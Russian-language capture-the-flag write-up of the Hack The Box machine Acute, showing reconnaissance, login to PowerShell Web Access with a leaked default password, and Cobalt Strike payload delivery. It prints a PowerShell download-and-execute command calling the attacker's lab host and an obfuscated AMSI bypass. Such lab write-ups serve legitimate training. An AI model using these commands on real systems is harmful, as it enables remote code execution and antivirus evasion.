


НТВ ACUTE



Acute

OS: Windows

Difficulty: Hard

Points: 40

Release: 12 Feb 2022

IP: 10.10.11.145


АТАКУЕМ ACTIVE DIRECTORY С ПОМОЩЬЮ COBALT STRIKE

В этом райтапе я покажу атаку на Active Directory с помощью популярного инструмента Cobalt Strike. Мы проведем базовый сбор информации, чтобы получить первоначальный доступ, затем последим за действиями пользователя, вооружившись кейлоггером и скриншотером, а также рассмотрим один из методов продвижения с использованием PowerShell.

Проходить мы будем машину Acute с площадки [Hack The Box](#). Уровень сложности — hard.

Ральф

hackerralf@gmail.com



WARNING

Подключаться к машинам с НТВ рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА Сканирование портов

Добавляем IP-адрес машины в /etc/hosts:

```
10.10.11.145 acute.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакованному узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/ /)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).


```
Nmap scan report for acute.htb (10.10.11.145)
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
443/tcp   open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_  tls-alpn:
|_  http/1.1
|_  ssl-date: 2022-05-25T06:35:03+00:00; +5s from scanner time.
|_  http_server_header: Microsoft-HTTPAPI/2.0
|_  http_title: Not Found
|_  ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver
```

Результат работы скрипта


По результатам сканирования имеем всего один открытый порт — 443, стандартный для веб-сервера. Поскольку на нем используется SSL, мы можем посмотреть сертификат и в поле **commonName** находим домен, для которого он действителен. Nmap автоматически отображает это поле в результате сканирования. Новый домен тоже добавим в /etc/hosts.

```
10.10.11.145 acute.htb atsserver.acute.local
```



Главная страница atsserver.acute.local

Идем осматривать сайт. Ссылку на нем маловато, но одна из них ведет на документ.



Страница с документом

Скачаем док для анализа: в нем может быть интересная информация.

ТОЧКА ВХОДА

В документе находим какой-то дефолтный пароль. Такие вещи всегда стоит отмечать — при прохождении лабораторок они по закону жанра обязаны еще выстрелить.

IT overview	Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, myJob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password!!. Not all staff are changing these so please be sure to run through this.	Induct Coo
Health & Safety	Arrange for the new starter to get a Health	Induct

Содержимое скачанного документа


Также находим упоминание работы, а чуть дальше и ссылку на PSWA (PowerShell Web Access). Эта функция позволяет удаленно управлять сервером с помощью PowerShell через обычный браузер. Доменное имя из ссылки добавим в файл /etc/hosts.

```
10.10.11.145 acute.htb atsserver.acute.local
```

Initial Probation Meeting (For Academic staff on Probation only)	Arrange initial probation meeting between Probationer, Head of Department and Probation Adviser. Run through the new PSWA to highlight the restrictions set on the sessions named dc_manage. The probation plan should be completed within a month of the start date and should include a requirement to register with LETS re: rate to gain within 3 months of starting. Fellowship of the Higher Education Academy (FHEA).	Head of Depart
Human	For those undertaking the Recruitment and	Induct

Induction meetings with management staff	Arrange for the new starter to meet with other staff in the department as appropriate. This could include the Head of Department and/or other members of the appointee's team. Complete the remote training	Inductio Coordin
Attend induction activities and	All new staff are encouraged to attend the 'Welcome to the University' event hosted by	New sta

Переходим по найденной ссылке, и нам открывается панель авторизации PSWA.



Панель авторизации PSWA

У нас есть пароль, осталось найти имена пользователя и машины.

ТОЧКА ОПОРЫ

Файлы вроде офисных документов очень полезны при разведке. Их метаданные могут содержать, к примеру, имя пользователя и название машины. Поэтому первым делом получим метаданные скачанного файла с помощью **Exiftool**.

```
Zip Compressed Size      : 428
Zip Uncompressed Size    : 2527
Zip File Name             : [Content_Types].xml
Creator                   : FCastle
Description                : Created on Acute-PC01
Last Modified By          : Daniel
Revision Number           : 8
```

Метаданные документа

Из поля **Creator** получаем имя пользователя, а поле **Description** раскрывает имя машины. Но с этими учетными данными подключиться не получилось, поэтому я пошел искать на сайте другие подсказки. И нашел... имена пользователей.

Найденные пользователи

Формируем список по уже имеющемуся у нас формату.

```
[ralferalf-PC]--[home/ralf/tmp/acute]
--$ cat users.txt
fcastle
awallace
chall
edavies
jmonks
jmorgan
lhopkins
```

Список аккаунтов

И с найденным паролем на обозначенной машине мы получаем командную веб-оболочку PowerShell от имени пользователя **edavies**.

Командная веб-оболочка

Для дальнейшей эксплуатации и продвижения я решил использовать популярный фреймворк **Cobalt Strike**. Первым делом создадим listener.

Параметры listenerа

Для удобной доставки нагрузки будем использовать скрипт на PowerShell, расположенный на локальном веб-сервере.

Настройки Scripted Web Delivery

После настройки нам даже дадут команду, которую необходимо ввести на целевой системе.

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.14.26:80/info'))"
```

```
PS C:\Users\edavies\Documents> powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.14.26:80/info'))"
powershell.exe : IEX : At line:1 char:1
+ CategoryInfo          : NotSpecified; (IEX : At line:1 char:1) String [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

+ Set-StrictMode -Version 2
+ This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:223745
+ ... $binvda*))<IEX ((New-Object IO.StreamReader(New-Object IO.Compression ...
+ CategoryInfo          : ParserError; (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.Invoke-ExpressionCommand
```

Ошибка запуска нагрузки

Но нас останавливает антивирус, который триггернул из-за AMSI.

Справка: AMSI

Antimalware Scan Interface (AMSI) — это компонент Microsoft Windows, который обеспечивает более глубокую проверку встроенных служб сценариев. Продвинутое вредоносное ПО использует замаскированные или зашифрованные сценарии, чтобы уклониться от традиционных методов проверки. Такое вредоносное ПО часто загружается непосредственно в память, поэтому не использует файлы на устройстве. AMSI — это интерфейс, через который приложения и службы в Windows отправляют запросы на проверку установленному на компьютере средству защиты от вредоносного ПО.

Но мы можем запатчить AMSI, чтобы используемый нами код не уходил на проверку. Метод заключается в изменении адресов заголовков **amsiContext** (контекст, в котором происходит сканирование): зануляем указатель.

```
[Ref].Assembly.GetType('System.Management.Automation.'+'${[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('Q0BTaHRMAaQBVANQAAQBSAHMA')))).GetField('${[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBTaHRMAaQBVJAG4AaQBVAAEYAYQBPAGwAZQBKA=='))}', 'NonPublic,Static').SetValue($null,$true)
```


Патч AMSI

И после повторного запуска нагрузки получаем активную сессию в нашем фреймворке.

Граф сессий в CS

Продолжение статьи →